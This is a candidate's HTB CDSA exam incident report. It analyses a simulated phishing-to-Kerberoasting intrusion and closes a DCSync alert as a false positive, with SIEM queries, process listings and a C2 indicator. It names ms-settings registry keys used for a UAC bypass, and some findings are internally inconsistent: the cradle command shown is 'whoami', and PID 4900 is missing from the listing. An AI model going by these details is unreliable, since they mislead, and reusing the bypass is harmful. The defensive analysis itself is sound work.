HACKTHEBOX

Security Incident Report

CDSA Exam Report

HTB CertifiedDefensive SecurityAnalyst(HTB CDSA)Exam Report

Candidate Name: Zhakulin Zharkynbek

Version: TODO 1.0

CONFIDENTIAL

Table of Contents

1 Statementof Confidentiality 3

2 Engagement Contacts..... 4 3

Exam Objectives (Read Carefully) 5 4

Executive Summary..... 7 4

Executive Summary..... 9 8

Technical Analysis..... 27 10

Technical Analysis(INC-002)..... 31 28

A Appendix..... 32

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure

2 Engagement Contacts

Contacts		
Primary Contact	**Title**	**Contact Email**
Zhakulin Zharkynbek	NO	zakulinzarkynbek@gmail.com

3 Exam Objectives (Read Carefully)

To beawarded theHTB Certified Defensive SecurityAnalyst(CDSA) certification, you must:

- Obtain a minimum of 85 points while investigating **Incident 1** by submitting 17 out of the 20 flags listed below **AND**
- Compose and submit a commercial-grade security incident report **for both incidents** that encompasses an **Executive Summary** and **Technical Analysis** sections **for each incident**, adhering strictly to the format and content outlined in the **Security Incident Reporting** module.
  - While the Impact Analysis and the Response and Recovery Analysis, including diagrams, can be excluded, the Technical Analysis for both incidents must be exceptionally thorough.
  - Each stage of the cyber kill chain needs to be addressed, and any activities related to process injection should be scrutinized thoroughly, considering aspects like the origin, destination, and whether a process was sacrificial.
  - Each detection should be elucidated step by step, inclusive of the associated data sources, SIEM queries, and tool commands.

4 Executive Summary

Incident ID: INC-2023-08-25-CORP-01(INC-001)

Incident Severity: High (Domain-wide credential exposure possible)

Incident Status: Contained / Investigation completed

Incident Overview: On 2023-08-25, the corp.local AD network experienced a security incident originating from a phishing email sent to Marty McFly (Finance Department). The user opened a malicious Word document, which launched a hidden PowerShell stager that contacted an external C2 and executed further payloads. The adversary leveraged process injection, performed directory/service enumeration (LDAP), established persistence on endpoints (PURPLE/IIS/DC01). Additional evidence indicates Kerberoasting activity and lateral interaction with IIS and DC01 systems.

Key Findings:

• Initial execution chain: WINWORD.EXE → powershell.exe (hidden) → downloadstring() from C2.

• C2 infrastructure: 18.207.78.25 over HTTP/80 (officeupdate).

• Privilege escalation / UAC bypass via ms-settings Shell Open command registry hijack.

• Privilege escalation / UAC bypass via ms-settings Shell Open command registry hijack.

• Post-compromise activity included LDAP-heavy process behaviour and Kerberoasting against service accounts.

Immediate Actions:

- Isolate affected hosts PURPLE + IIS from network
- Reset credentials for compromised users + service accounts
- Invalidate Kerberos tickets and rotate KRBTGT if domain compromise suspected
- Remove persistence mechanisms (services/scheduled tasks/run keys)
- Block C2 IP and domains at firewall/proxy
- Hunt IoCs across environment

- Stakeholder Impact:
  - Potential compromise of corp.local AD credentials and lateral movement risk
  - Service account exposure (Kerberoasting)
  - Possible unauthorized access to DC01 and credential dumping

5 Executive Summary

Incident ID: INC-002

Incident Severity: Informational / Low

Incident Status: Closed (False Positive Confirmed)

Incident Overview: Quantum Security Labs reported an alert on its second, independent Active Directory network indicating possible DCSync activity. DCSync is a technique that abuses Active Directory replication permissions to retrieve sensitive credential material. The objective of this investigation was to determine whether DCSync occurred, identify the responsible account and source host (if applicable), and assess the extent of impact.

Key Findings:

• No evidence of DCSync was identified. A targeted search for DCSync replication extended-rights in Security Event ID 4662 returned no results (no DS-Replication-Get-Changes, DS-Replication-Get-Changes-All, or DS-Replication-Get-Changes-In-Filtered-Set, including GUID-based matches).

• Authentication activity observed in the environment was dominated by the machine account WIN-HHSGPJM30S2$, using Kerberos and Logon Type 3, with local/internal IPv6 addresses (e.g., ::1, fe80::), consistent with legitimate domain controller/AD infrastructure behavior.

• A Security Event ID 4732 indicated an expected RODC-related group management action involving Read-only Domain Controllers and Denied RODC Password Replication Group. No evidence suggested attacker-driven privilege escalation or replication-rights abuse.

Immediate Actions:

- No containment actions were required because the investigation found no compromise.
- Recommended tuning the SIEM detection logic to only alert on replication extended-rights usage (or equivalent GUIDs) to reduce false positives.

- Stakeholder Impact:
  - No confirmed credential replication or data exposure.
  - No confirmed unauthorized access or lateral movement associated with this alert.
  - Operational impact limited to investigation time.

6 Technical Analysis(INC-001)

Malicious Document Execution → PowerShell Download Cradle → Process Injection → Persistence + Kerberoasting Activity

Affected Systems & Data

During the investigation, multiple hosts were found involved in the attack chain:
Affected Hosts

- PURPLE.corp.local
  - Role: initial compromise endpoint (user Marty McFly).
  - Impact: confirmed execution of malicious payload via Office document and subsequent PowerShell activity, registry modification for UAC bypass, scheduled task persistence.
- IIS.corp.local
  - Role: secondary compromised host / attacker activity pivot.
  - Impact: evidence of remote pipe interaction and port scanning activity.
- DC01.corp.local
  - Role: Domain Controller targeted by Kerberos abuse activity.
  - Impact: Kerberos service ticket activity consistent with Kerberoasting.

Potentially Affected Data

- User environment on PURPLE
  - Downloads folder + execution artifacts (invoice.doc, invoice11129.zip)
  - Registry keys related to UAC bypass and persistence
- Domain credentials
  - Kerberoasting indicates domain service account targeting
- Network trust
  - Remote named pipe access and scanning suggests attacker attempted expansion/lateral movement

No direct data exfiltration volume could be validated from provided evidence, however activity suggests credential access and persistence establishment.

Evidence Sources & Analysis

This analysis relied on the following evidence sources:

Evidence Sources

- Splunk (EVTX/Winlogbeat parsed logs)
  - Sysmon: process creation, network connections, registry modifications
  - Windows Security logs: Kerberos events
- Elastic / Kibana Discover
  - provider filters including: SilkService Collector
  - LDAP event aggregation
- Host forensic artifacts (KAPE output)
  - Scheduled tasks (C:\Windows\System32\Tasks\)
  - Registry hives analysis using Registry Explorer
- Memory Forensics
  - Volatility3: windows.handles output for pipe correlation


Analytical Methodology


1) Initial Compromise via Malicious Document Execution (PURPLE)

The initial compromise began when user CORP\Marty.McFly opened a suspicious Office document (invoice.doc) from the Downloads folder.

Evidence


- Registry artifacts show the document in RecentDocs, confirming user interaction.
- Sysmon Process Creation identifies WINWORD.EXE launching the malicious chain.





```
1336    788     svchost.exe     0xb40e58daa080  7       -       0       False   2023-08-25 10:09:58.000000      N/A     Disabled
2052    788     svchost.exe     0xb40e58d99080  3       -       0       False   2023-08-25 10:09:58.000000      N/A     Disabled
3344    2852    ctfmon.exe      0xb40e585d4080  8       -       2       False   2023-08-25 10:09:59.000000      N/A     Disabled
5232    3820    userinit.exe    0xb40e58d50080  0       -       2       False   2023-08-25 10:10:00.000000      2023-08-25 10:10:28.000000      Disabled
5276    5232    explorer.exe    0xb40e58cc1080  36      -       2       False   2023-08-25 10:10:00.000000      N/A     Disabled
5672    936     ShellExperienc  0xb40e58dac080  17      -       2       False   2023-08-25 10:10:06.000000      N/A     Disabled
5784    936     SearchUI.exe    0xb40e58c56080  37      -       2       False   2023-08-25 10:10:08.000000      N/A     Disabled
5804    936     RuntimeBroker.  0xb40e58c83080  3       -       2       False   2023-08-25 10:10:09.000000      N/A     Disabled
6072    936     RuntimeBroker.  0xb40e536f3080  6       -       2       False   2023-08-25 10:10:11.000000      N/A     Disabled
4576    936     RuntimeBroker.  0xb40e5910d080  1       -       2       False   2023-08-25 10:10:18.000000      N/A     Disabled
4888    936     smartscreen.ex  0xb40e5317d080  6       -       2       False   2023-08-25 10:10:22.000000      N/A     Disabled
3116    788     svchost.exe     0xb40e53426080  5       -       0       False   2023-08-25 10:11:13.000000      N/A     Disabled
5448    936     dllhost.exe     0xb40e52dea080  5       -       2       False   2023-08-25 10:12:28.000000      N/A     Disabled
5940    788     svchost.exe     0xb40e58fd1080  2       -       0       False   2023-08-25 10:12:30.000000      N/A     Disabled
2920    788     splunkd.exe     0xb40e56eab080  50      -       0       False   2023-08-25 10:14:38.000000      N/A     Disabled
5532    2920    conhost.exe     0xb40e56ea9080  4       -       0       False   2023-08-25 10:14:38.000000      N/A     Disabled
5576    2920    splunk-winevtl  0xb40e5901f080  5       -       0       False   2023-08-25 10:14:50.000000      N/A     Disabled
2792    788     svchost.exe     0xb40e58de5080  5       -       0       False   2023-08-25 10:19:17.000000      N/A     Disabled
4972    788     svchost.exe     0xb40e52ec9080  4       -       0       False   2023-08-25 10:19:18.000000      N/A     Disabled
5224    788     svchost.exe     0xb40e58fa9080  1       -       0       False   2023-08-25 10:20:27.000000      N/A     Disabled
5440    5276    OUTLOOK.EXE     0xb40e58c8c080  43      -       2       False   2023-08-25 10:36:50.000000      N/A     Disabled
3844    5440    ai.exe  0xb40e592bd300  7       -       2       False   2023-08-25 10:37:42.000000  N/A Disabled
4712    5440    msedgewebview2  0xb40e58dd1080  42      -       2       False   2023-08-25 10:37:56.000000      N/A     Disabled
3032    4712    msedgewebview2  0xb40e590262c0  7       -       2       False   2023-08-25 10:37:57.000000      N/A     Disabled
4760    5276    WINWORD.EXE     0xb40e597c9080  28      -       2       False   2023-08-25 10:38:26.000000      N/A     Disabled
5028    4712    msedgewebview2  0xb40e57fa6080  17      -       2       False   2023-08-25 10:38:28.000000      N/A     Disabled
4172    4712    msedgewebview2  0xb40e597eb080  13      -       2       False   2023-08-25 10:38:28.000000      N/A     Disabled
5128    4712    msedgewebview2  0xb40e5a8ce0c0  9       -       2       False   2023-08-25 10:38:29.000000      N/A     Disabled
5820    4712    msedgewebview2  0xb40e59bf3080  15      -       2       False   2023-08-25 10:38:30.000000      N/A     Disabled
3904    4760    ai.exe  0xb40e5ed33080  7       -       2       False   2023-08-25 10:38:32.000000  N/A Disabled
3824    6388    powershell.exe  0xb40e52fb5080  11      -       2       False   2023-08-25 10:45:37.000000      N/A     Disabled
3076    3824    conhost.exe     0xb40e58e8e080  4       -       2       False   2023-08-25 10:45:37.000000      N/A     Disabled
6604    3824    powershell.exe  0xb40e58c89080  10      -       2       True    2023-08-25 10:45:44.000000      N/A     Disabled
7084    6604    conhost.exe     0xb40e58010080  2       -       2       False   2023-08-25 10:45:44.000000      N/A     Disabled
7064    7040    rundll32.exe    0xb40e59259080  1       -       0       True    2023-08-25 10:46:28.000000      N/A     Disabled
6484    7064    svchost.exe     0xb40e5925b080  0       -       0       False   2023-08-25 10:47:50.000000      2023-08-25 10:47:52.000000      Disabled
6812    5276    svchost.exe     0xb40e59104080  0       -       2       False   2023-08-25 10:48:05.000000      2023-08-25 10:48:07.000000      Disabled
6272    5276    svchost.exe     0xb40e5312b080  0       -       2       False   2023-08-25 10:48:53.000000      2023-08-25 10:48:56.000000      Disabled
6164    6604    svchost.exe     0xb40e58568080  0       -       2       False   2023-08-25 10:50:24.000000      2023-08-25 10:50:26.000000      Disabled
6892    788     svchost.exe     0xb40e52d45080  2       -       0       False   2023-08-25 10:51:45.000000      N/A     Disabled
6196    6604    svchost.exe     0xb40e52de9080  5       -       2       True    2023-08-25 10:59:43.000000      N/A     Disabled
3168    936     dllhost.exe     0xb40e536f1080  6       -       2       False   2023-08-25 10:59:43.000000      N/A     Disabled
2196    5276    svchost.exe     0xb40e58e71080  4       -       2       False   2023-08-25 11:07:52.000000      N/A     Disabled
5480    2196    svchost.exe     0xb40e59110080  0       -       2       False   2023-08-25 11:09:54.000000      2023-08-25 11:09:56.000000      Disabled
```

WINWORD.EXE → powershell.exe (hidden)



search query: EventId=1 AND “WINWORD.EXE”

Key finding

- Malicious Process launched due to document open
  - PID: 4900

2) PowerShell Download Cradle (Execution Stage)


Sysmon process creation revealed powershell.exe launched with hidden window and remote download string (download cradle).

Command Observed

- C:\Windows\System32\cmd.exe /C whoami /all

Key finding

- C:\Windows\System32\cmd.exe /C whoami /all




3) C2 Infrastructure Identified

Network telemetry shows outbound communication from PURPLE reaching:

- 18.207.78.25

This IP was validated in SIEM results and then hashed as required.




4) LDAP Activity (SilkService Collector)

Analysis of LDAP events associated with provider:

- winlog.provider_name:"SilkService Collector"


Aggregation of SilkServiceProcessId shows one PID generating the majority of LDAP events (likely enumeration / credential mapping).



5) Process Injection (Defense Evasion / Malware Execution)

Sysmon evidence indicates malicious process injection behavior:

- SourceProcessID = 4900
- TargetProcessID = 5276





6) UAC Bypass via Registry Modification

Following injection, registry modification was detected in:

- HKU\<SID>\Classes\ms-settings\Shell\Open\command\(Default)
- ...DelegateExecute

This is consistent with the fodhelper/ms-settings UAC bypass technique.






PayloadData5	PayloadData4
TargetObject: HKU\S-1-5-21-175578748-2923307423-3582333619-4198_Classes\ms-settings\Shell\Open\command\(Default)	EventType: SetValue
ParentProcessID: 5860, ParentProcessGUID: 29cecf4d-8633-64e8-b502-000000008102	ParentProcess: C:\Windows\System32\cmd.exe
ParentProcessID: 5276, ParentProcessGUID: 29cecf4d-7df8-64e8-df00-000000008102	ParentProcess: C:\Windows\explorer.exe
TargetObject: HKU\S-1-5-21-175578748-2923307423-3582333619-4198_Classes\ms-settings\Shell\Open\command\DelegateExecute	EventType: SetValue
ParentProcessID: 2152, ParentProcessGUID: 29cecf4d-861d-64e8-ad02-000000008102	ParentProcess: C:\Windows\System32\cmd.exe
ParentProcessID: 5276, ParentProcessGUID: 29cecf4d-7df8-64e8-df00-000000008102	ParentProcess: C:\Windows\explorer.exe

